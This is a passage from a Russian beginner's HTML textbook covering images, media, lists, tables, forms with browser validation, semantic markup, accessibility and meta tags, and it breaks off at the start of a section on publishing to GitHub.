`ul>li*3`	Список из трёх пунктов: `>` — внутрь, `*3` — три раза
`h2+p`	Заголовок, а за ним абзац: `+` — рядом
`.card`	`<div class="card"></div>`
`#main`	`<div id="main"></div>`
`nav>a*4{Пункт $}`	Четыре ссылки с текстами «Пункт 1» … «Пункт 4»

HTML Результат ul>li*3

```
<ul>
  <li></li>
  <li></li>
  <li></li>
</ul>
```

ГЛАВНОЕ

- Элемент = открывающий тег + содержимое + закрывающий тег. Атрибуты — `имя="значение"` в открывающем теге.
- Вложенные элементы закрываются в обратном порядке; дочерние пишут с отступом.
- Каркас: `<!DOCTYPE html>`, `<html lang="ru">`, `<head>` с `meta charset` и `title`, `<body>`.
- `<h1>` – `<h6>` выбирают по смыслу: один `<h1>`, уровни не перепрыгивают.
- `<p>` — абзац, `<strong>` — важное, `<em>` — ударение, `<br>` — перенос.
- `<a href="...">`: внешние, внутренние ссылки, якоря `#id`, `mailto:`, `tel:`.
- Внутри сайта — относительные пути; `..` — папка выше.
- Emmet: `!`, `ul>li*3`, `.card` и `Tab`.

1.2

Изображения, медиа, списки, таблицы


Текстом страница не ограничивается: на ней бывают картинки, видео, карты, списки и таблицы. Разберёмся, как всё это добавить и какие форматы выбирать.

Картинки

Картинку вставляет пустой тег `<img>`:

HTML index.html

```
<img src="cat.jpg" alt="Рыжий кот смотрит в камеру" width="300">
```



Атрибут	Что задаёт
`src`	Путь к файлу картинки — обязательно
`alt`	Текстовое описание картинки — обязательно
`width`, `height`	Размеры в пикселях

`alt` нужен всегда. Его покажет браузер, если картинка не загрузилась, его прочитает вслух программа экранного доступа для незрячего человека, по нему поисковик поймёт, что на картинке. Описывай, **что** изображено: «Рыжий кот смотрит в камеру», а не «картинка» или «image1».

Если картинка чисто декоративная (узор, разделитель) — пиши пустой `alt=""`, чтобы программа экранного доступа её пропустила.

> УКАЖИ РАЗМЕРЫ
>
> Если у картинки указаны `width` и `height`, браузер заранее оставит для неё место. Иначе текст сначала загрузится, а потом «прыгнет» вниз, когда картинка появится.

Форматы изображений


Формат	Для чего	Особенности
JPG	Фотографии	Маленький размер файла, нет прозрачности
PNG	Скриншоты, картинки с текстом, прозрачный фон	Точные цвета, файл больше
SVG	Логотипы, иконки, простые рисунки	Векторный: чёткий при любом масштабе, очень лёгкий
WebP	Фото и картинки на современных сайтах	Как JPG, но легче на 25–35%, умеет прозрачность
GIF	Короткие анимации	Устаревший, лучше короткое видео

figure и figcaption

Если у картинки есть подпись, её оформляют вместе с картинкой в `<figure>`:

HTML index.html

```html
<figure>
  <img src="mountains.jpg" alt="Горы в голубой дымке" width="280">
  <figcaption>Рис. 1. Вид с перевала на рассвете</figcaption>
</figure>
```



`<figure>` — самостоятельный блок с иллюстрацией, `<figcaption>` — его подпись. Внутри `<figure>` может быть не только картинка, но и код, схема, цитата.

Аудио и видео

HTML index.html

```html
<audio src="music/theme.mp3" controls></audio>

<video src="video/trailer.mp4" controls width="480"
       poster="images/trailer-cover.jpg">
  Ваш браузер не поддерживает видео.
</video>
```

- `controls` — показать кнопки: пуск, пауза, громкость, перемотка. Без него плеер не получится запустить;
- `poster` — картинка до начала воспроизведения;
- `autoplay`, `loop`, `muted` — автозапуск, повтор, без звука. Браузеры разрешают автозапуск только без звука.

Текст внутри `<video>` увидят только в очень старых браузерах.

Встраивание: iframe

`<iframe>` встраивает в страницу **другую страницу**: видео с видеохостинга, карту, презентацию. Обычно такой код не пишут вручную, а копируют на самом сервисе через кнопку **«Поделиться» → «Встроить»**:

HTML index.html

```html
<iframe src="https://yandex.ru/map-widget/v1/?ll=37.6176%2C55.7558&z=14"
        width="560" height="315" title="Карта центра Москвы"></iframe>
```

Атрибут `title` описывает содержимое рамки для программ экранного доступа.


Списки

Списков два вида:

HTML index.html

```html
<h3>Что взять в поход</h3>
<ul>
  <li>Рюкзак</li>
  <li>Спальник</li>
  <li>Фонарик</li>
</ul>

<h3>Как собрать рюкзак</h3>
<ol>
  <li>Внизу — спальник</li>
  <li>Посередине — тяжёлые вещи
    <ul>
      <li>еда</li>
      <li>вода</li>
    </ul>
  </li>
  <li>Сверху — то, что понадобится в пути</li>
</ol>
```



- `<ul>` (unordered list) — **маркированный** список, где порядок не важен;
- `<ol>` (ordered list) — **нумерованный**, где порядок важен: шаги, рейтинг;
- `<li>` (list item) — пункт списка. Внутри `<ul>` и `<ol>` могут быть **только** `<li>`;
- вложенный список пишется **внутри** `<li>`.

У `<ol>` есть полезные атрибуты: `start="5"` — начать нумерацию с 5, `reversed` — считать в обратном порядке (для «топ-10»).

Таблицы

Таблица нужна для **табличных данных**: расписание, сравнение, результаты.

HTML index.html

```html
<table>
  <caption>Турнир по шахматам</caption>
  <thead>
    <tr>
      <th>Место</th>
      <th>Игрок</th>
      <th>Очки</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>Аня</td>
      <td>6,5</td>
    </tr>
    <tr>
      <td>2</td>
      <td>Макс</td>
      <td>5</td>
    </tr>
  </tbody>
</table>
```

index.html

Турнир по шахматам

Место	Игрок	Очки
1	Аня	6,5
2	Макс	5

Тег	Что означает
`<table>`	Таблица
`<caption>`	Название таблицы
`<thead>`, `<tbody>`	Шапка и тело таблицы
`<tr>`	Строка (table row)
`<th>`	Ячейка-заголовок (жирная и по центру)
`<td>`	Обычная ячейка (table data)

Таблица строится **по строкам**: сначала `<tr>`, внутри него ячейки слева направо.

ПОКА ПРОСТО ЗАПОМНИ

Без CSS таблица рисуется вообще без рамок. В примерах этой темы рамки добавлены одной строкой CSS: `table, th, td { border: 1px solid #999; border-collapse: collapse; padding: 6px 10px; }` — её можно добавить в `<head>` внутри тега `<style>`. Подробно о CSS — в части 2.

Объединение ячеек

Ячейка может растянуться на несколько столбцов (`colspan`) или строк (`rowspan`):

HTML index.html

```html
<table>
  <tr>
    <th>Время</th>
    <th>Понедельник</th>
    <th>Вторник</th>
  </tr>
  <tr>
    <td>9:00</td>
    <td rowspan="2">Робототехника<br>(сдвоенная)</td>
    <td>Алгебра</td>
  </tr>
  <tr>
    <td>10:00</td>
    <td>Физика</td>
  </tr>
  <tr>
    <td>11:00</td>
    <td colspan="2">Общий кружок программирования</td>
  </tr>
</table>
```

index.html

Время	Понедельник	Вторник
9:00	Робототехника (сдвоенная)	Алгебра
10:00		Физика
11:00	Общий кружок программирования	

Когда ячейка с `rowspan="2"` заняла место в следующей строке, в той строке ячеек становится на одну меньше: во второй строке после «10:00» сразу идёт «Физика». С `colspan="2"` то же самое по горизонтали.

ТАБЛИЦА — НЕ ДЛЯ ВЁРСТКИ

Раньше из таблиц собирали весь макет сайта: шапку, колонки, подвал. Сейчас так не делают: для раскладки есть Flexbox и Grid (темы 2.5 и 2.6). Таблица — только для данных, которые действительно выглядят как таблица.

ГЛАВНОЕ

- `<img src="..." alt="...">`: `alt` описывает картинку и нужен всегда; указывай `width` и `height`.
- JPG — фото, PNG — прозрачность и скриншоты, SVG — логотипы и иконки, WebP — современный лёгкий формат.
- `<figure>` + `<figcaption>` — иллюстрация с подписью.
- `<audio>` и `<video>` с `controls`; `<iframe>` встраивает чужую страницу.
- `<ul>` — маркированный список, `<ol>` — нумерованный, внутри только `<li>`.
- Таблица: `<table>` → `<tr>` → `<th>` / `<td>`; объединение — `colspan` и `rowspan`.

1.3

Формы

Регистрация, поиск, комментарий, заказ пиццы — всё это формы. Научимся делать поля ввода разных типов и использовать встроенную проверку браузера.

Тег form

Форма собирает данные от пользователя и отправляет их на сервер. Все поля формы лежат внутри тега `<form>`:

HTML index.html

```html
<form action="/register" method="post">
  <!-- поля формы -->
  <button type="submit">Зарегистрироваться</button>
</form>
```

- `action` — адрес, куда отправить данные;
- `method` — способ отправки: `get` (данные попадут в адрес страницы, для поиска) или `post` (данные в теле запроса, для всего остального).

Пока у нас нет своего сервера, `action` можно не писать. Что делать с данными формы на JavaScript, разберём в теме 4.3, а на сервере — в части 5.

Поле ввода и подпись

Главный элемент формы — `<input>`. У каждого поля должна быть подпись `<label>`:

HTML index.html

```html
<label for="nick">Никнейм</label>
<input type="text" id="nick" name="nick" placeholder="Например, Shadow_Fox">
```



- `id` у поля и `for` у подписи **совпадают** — так подпись связана с полем. Щелчок по подписи ставит курсор в поле, а программа экранного доступа прочитает подпись вслух;
- `name` — имя поля, под которым значение отправится на сервер. Без `name` поле не отправится;
- `placeholder` — серая подсказка внутри пустого поля.

Есть и второй способ связать подпись с полем — положить поле внутрь `<label>`:

HTML index.html

```
<label>
  Никнейм
  <input type="text" name="nick">
</label>
```


> PLACEHOLDER — НЕ ПОДПИСЬ
>
> `placeholder` исчезает, как только пользователь начинает печатать, — и уже не вспомнить, что это было за поле. Он только подсказывает формат («например, 15»), а подпись делается через `<label>`.

Типы полей

Атрибут `type` меняет поле. Браузер сам рисует подходящий элемент, а на телефоне показывает нужную клавиатуру:

HTML index.html

```
<label for="f-email">email</label>
<input type="email" id="f-email" placeholder="name@example.com">
<label for="f-pass">password</label>
<input type="password" id="f-pass" value="secret">
<label for="f-num">number</label>
<input type="number" id="f-num" value="15" min="6" max="18">
<label for="f-date">date</label>
<input type="date" id="f-date" value="2026-10-22">
<label for="f-color">color</label>
<input type="color" id="f-color" value="#e34f26">
<label for="f-range">range</label>
<input type="range" id="f-range" min="0" max="100" value="70">
<label for="f-file">file</label>
<input type="file" id="f-file">
```




type	Что это
`text`	Обычная строка текста (по умолчанию)
`email`	Почта: браузер проверит, что есть `@`
`password`	Пароль: символы скрыты точками
`number`	Число со стрелками; `min`, `max`, `step`
`tel`	Телефон: на смартфоне цифровая клавиатура
`date`, `time`	Дата, время — с календарём
`color`	Выбор цвета
`range`	Ползунок; `min`, `max`, `value`
`file`	Выбор файла
`search`	Поле поиска

Флажки и переключатели

HTML index.html

```html
<p>Размер пиццы:</p>
<label><input type="radio" name="size" value="s"> Маленькая</label>
<label><input type="radio" name="size" value="m" checked> Средняя</label>
<label><input type="radio" name="size" value="l"> Большая</label>

<p>Добавки:</p>
<label><input type="checkbox" name="extra" value="cheese" checked> Сыр</label>
<label><input type="checkbox" name="extra" value="mushrooms"> Грибы</label>
<label><input type="checkbox" name="extra" value="olives" checked> Оливки</label>
```



- `radio` — **переключатели**: из группы можно выбрать только один вариант. Группой их делает **одинаковый** `name`;
- `checkbox` — **флажки**: можно отметить сколько угодно или ни одного;
- `value` — что отправится на сервер, если вариант выбран;
- `checked` — выбрано по умолчанию.

РАЗНЫЕ NAME У ПЕРЕКЛЮЧАТЕЛЕЙ


Если дать переключателям разные `name`, браузер решит, что это разные группы, и позволит выбрать все варианты сразу. У переключателей одной группы `name` всегда одинаковый.

Текстовая область и выпадающий список

HTML index.html

```html
<label for="city">Город</label>
<select id="city" name="city">
  <option value="">— выберите —</option>
  <option value="msk">Москва</option>
  <option value="kzn" selected>Казань</option>
  <option value="spb">Санкт-Петербург</option>
</select>

<label for="comment">Комментарий к заказу</label>
<textarea id="comment" name="comment" rows="3" cols="40"
          placeholder="Позвонить за 10 минут"></textarea>
```



- `<select>` — выпадающий список, `<option>` — вариант, `selected` — выбран по умолчанию;
- `<textarea>` — многострочное поле; `rows` и `cols` задают размер в строках и символах. Текст по умолчанию пишется **между** тегами, а не в `value`.

Кнопки

HTML index.html

```html
<button type="submit">Отправить</button>   <!-- отправить форму -->
<button type="reset">Очистить</button>     <!-- вернуть всё как было -->
<!-- ничего не делает сама, нужна для JavaScript -->
<button type="button">Просто кнопка</button>
```

Если `type` не указать, кнопка внутри формы будет `submit`. Об этом часто забывают, когда добавляют кнопку для JavaScript, — и форма неожиданно отправляется.

Встроенная проверка

Браузер умеет сам проверять поля перед отправкой — для этого есть атрибуты:

Атрибут	Что проверяет
`required`	Поле обязательно
`minlength`, `maxlength`	Длина текста
`min`, `max`	Наименьшее и наибольшее число или дата
`pattern`	Текст соответствует шаблону (регулярному выражению)
`type="email"` / `"url"`	Правильный формат почты / адреса

HTML index.html

```
<form>
  <label for="login">Логин</label>
  <input id="login" name="login" required minlength="3" maxlength="16"
         pattern="[a-z0-9_]+"
         title="Только маленькие латинские буквы, цифры и _">

  <label for="age">Возраст</label>
  <input id="age" name="age" type="number" required min="6" max="18">

  <button>Записаться</button>
</form>
```

Если нажать «Записаться» с неправильными данными, форма не отправится, а браузер покажет подсказку возле первого неправильного поля, например «Заполните это поле». Текст из `title` добавится к подсказке для `pattern`.

`pattern="[a-z0-9_]+"` читается так: «один или больше символов, каждый из которых — маленькая латинская буква, цифра или подчёркивание».


> ПРОВЕРКА В БРАУЗЕРЕ — НЕ ЗАЩИТА
>
> Встроенную проверку легко обойти: например, удалить `required` в DevTools. Она нужна для удобства пользователя, чтобы он сразу увидел ошибку. А **настоящая** проверка данных всегда делается ещё и на сервере (часть 5).

Группы полей: fieldset

Длинную форму удобно делить на смысловые группы. `<fieldset>` рисует вокруг группы рамку, а `<legend>` — её заголовок:

HTML index.html

```html
<form>
  <fieldset>
    <legend>Участник</legend>
    <label for="p-name">Имя</label>
    <input id="p-name" name="name" required>
    <label for="p-age">Возраст</label>
    <input id="p-age" name="age" type="number" min="6" max="18">
  </fieldset>
  <fieldset>
    <legend>Направление</legend>
    <label>
      <input type="radio" name="course" value="web" checked> Веб-разработка
    </label>
    <label>
      <input type="radio" name="course" value="robots"> Робототехника
    </label>
  </fieldset>
  <p><button>Записаться</button></p>
</form>
```



ГЛАВНОЕ

- Поля формы — внутри `<form>`; у каждого поля `name`, иначе оно не отправится.
- Подпись `<label for="id">` связана с полем `id="..."`; `placeholder` — только подсказка.
- `<input type="...">`: `text`, `email`, `password`, `number`, `date`, `color`, `range`, `file`.
- `radio` с одинаковым `name` — выбор одного; `checkbox` — любое количество; `checked` — по умолчанию.
- `<select>` + `<option>`, `<textarea>`, `<button type="submit | reset | button">`.
- Проверка: `required`, `min` / `max`, `minlength`, `pattern`. Сервер всё равно проверяет заново.
- `<fieldset>` + `<legend>` — группа полей.

1.4

Семантика, доступность, мета-теги

Страницу можно собрать из одних безликих блоков, и она даже будет выглядеть нормально. Но поисковики, программы для незрячих и другие разработчики её не поймут. Разберёмся, как делать разметку со смыслом.

Что такое семантика

Семантика — смысл. Семантическая разметка — это когда тег сообщает, **чем является** содержимое, а не только как оно выглядит.

Сравни две версии шапки сайта:

HTML index.html — ТАК НЕЛЬЗЯ

```html
<div class="top">
  <div class="menu">...</div>
</div>
```


HTML index.html — ПРАВИЛЬНО

```html
<header>
  <nav>...</nav>
</header>
```

Выглядеть они могут одинаково, но во втором случае браузер, поисковик и программа экранного доступа сразу понимают: это шапка сайта, а в ней — навигация.

`<div>` — блок без смысла, просто «коробка». Он нужен, когда никакой семантический тег не подходит, например как обёртка для оформления. А `<span>` — такая же «коробка без смысла», но для кусочка текста внутри строки.

Семантические теги разметки страницы



Типичная семантическая раскладка страницы

Тег	Что означает
`<header>`	Шапка: логотип, название, главное меню. Бывает у страницы и у статьи
`<nav>`	Блок навигации — главные ссылки по сайту
`<main>`	Основное содержимое страницы. Один на странице
`<article>`	Самостоятельная единица контента, которую можно вынести отдельно: статья, пост, карточка товара, комментарий
`<section>`	Смысловой раздел со своим заголовком: «О нас», «Отзывы», «Контакты»
`<aside>`	Дополнительное: боковая колонка, «читайте также», реклама
`<footer>`	Подвал: контакты, копирайт, ссылки на соцсети

HTML index.html

```html
<body>
  <header>
    <a href="index.html"><img src="logo.svg" alt="GameWiki"></a>
    <nav>
      <a href="index.html">Главная</a>
      <a href="heroes.html">Герои</a>
      <a href="maps.html">Карты</a>
    </nav>
  </header>

  <main>
    <article>
      <h1>Как пройти первый уровень</h1>
      <p>...</p>
      <section>
        <h2>Оружие</h2>
        <p>...</p>
      </section>
    </article>
  </main>

  <aside>
    <h2>Читайте также</h2>
    <ul>...</ul>
  </aside>

  <footer>
    <p>© 2026 GameWiki · <a href="mailto:wiki@example.com">Написать нам</a></p>
  </footer>
</body>
```

КАК ВЫБРАТЬ ТЕГ

Спроси себя: «Можно ли это вынести на отдельную страницу, и оно будет понятно?» — да: `<article>`. «Это раздел со своим заголовком?» — `<section>`. «Ничего не подходит, нужна просто обёртка для оформления?» — `<div>`.

Доступность

Доступность (accessibility, сокращённо a11y) — чтобы сайтом могли пользоваться все: люди с плохим зрением, незрячие, те, кто не может пользоваться мышью, пожилые. Незрячие люди слушают сайты через **программы экранного доступа** (скринридеры): программа читает страницу вслух и позволяет переходить по заголовкам, ссылкам и полям.

Большая часть доступности достигается простыми правилами разметки:

Правило	Зачем
У картинок осмысленный `alt`	Скринридер прочитает, что на картинке
У полей формы есть `<label>`	Понятно, что вводить в поле
Заголовки идут по порядку `h1 → h2 → h3`	По ним перемещаются, как по оглавлению
Кнопка — это `<button>`, ссылка — это `<a>`	Они работают с клавиатуры и понятны скринридеру
У страницы указан `lang="ru"`	Скринридер читает с правильным произношением
Текст ссылки понятен без контекста	«Скачать расписание», а не «нажмите здесь»

Навигация с клавиатуры

Многие пользуются сайтом без мыши. Клавиша `Tab` переводит **фокус** на следующую ссылку, кнопку или поле, `Shift + Tab` — на предыдущую, `Enter` нажимает ссылку или кнопку, `Пробел` отмечает флажок.

Ссылки, кнопки и поля форм получают фокус автоматически. А вот «кнопка», сделанная из `<div>`, — нет:

HTML index.html ТАК НЕЛЬЗЯ

```html
<div class="button">Купить</div>
```

HTML index.html ПРАВИЛЬНО

```html
<button>Купить</button>
```

До `<div>` нельзя добраться клавишей `Tab`, его нельзя нажать `Enter`, и скринридер не скажет, что это кнопка. Используй правильные теги — и доступность появится сама.

> ПРОВЕРЬ САМ
>
> Пройди свою страницу только клавиатурой: всё ли достижимо через `Tab`, видно ли, где сейчас фокус? В Windows можно включить встроенный экранный диктор: `Ctrl + Win + Enter`.

Мета-теги

В `<head>` лежит служебная информация о странице. Самые важные мета-теги:

HTML index.html

```html
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Как пройти первый уровень — GameWiki</title>
  <meta name="description"
        content="Пошаговый гайд по первому уровню: оружие, секреты и босс.">
  <link rel="icon" href="favicon.png">
</head>
```

Тег	Что делает
`meta charset`	Кодировка UTF-8 — русские буквы показываются правильно
`meta viewport`	На телефоне страница не уменьшается до крошечного «компьютерного» вида (тема 2.7)
`title`	Название вкладки и заголовок в поисковой выдаче
`meta description`	Описание страницы под заголовком в поисковике. 1–2 предложения
`link rel="icon"`	**Фавикон** — значок во вкладке браузера. Картинка 32×32 или 48×48

ЗАПОМНИ

У каждой страницы сайта свой `title` и свой `description`, которые точно описывают именно эту страницу.

Проверка валидатором

W3C Validator (validator.w3.org) — официальный сервис, который проверяет HTML на ошибки: незакрытые теги, неправильную вложенность, лишние атрибуты. Вставь код на вкладке **Validate by Direct Input** или загрузи файл.

Пример сообщения валидатора

```
Error: Element li not allowed as child of element div in this context.
Error: An img element must have an alt attribute, except under certain conditions.
Warning: Consider adding a lang attribute to the html start tag.
```

Сообщения на английском, но читаются легко: «элемент `li` не может быть внутри `div`», «у `img` должен быть `alt`». Браузеры прощают многие ошибки и как-то рисуют страницу, но в разных браузерах она может «поехать» по-разному. Цель — 0 ошибок.

ГЛАВНОЕ

- Семантические теги говорят, чем является содержимое: `header`, `nav`, `main`, `article`, `section`, `aside`, `footer`.
- `div` и `span` — обёртки без смысла, когда другой тег не подходит.
- Доступность: `alt`, `label`, порядок заголовков, `<button>` вместо `<div>`, `lang="ru"`, понятные ссылки.
- С клавиатуры: `Tab`, `Shift + Tab`, `Enter`. Ссылки, кнопки и поля фокусируются сами.
- Мета-теги: `charset`, `viewport`, `title`, `description`, фавикон.
- Цель — 0 ошибок в W3C Validator.

1.5

GitHub и публикация

Страница, которая открывается только на твоём компьютере, — ещё не сайт. Выложим код на GitHub и опубликуем сайт в интернете бесплатно, чтобы ссылку можно было открыть с любого телефона.

Удалённый репозиторий

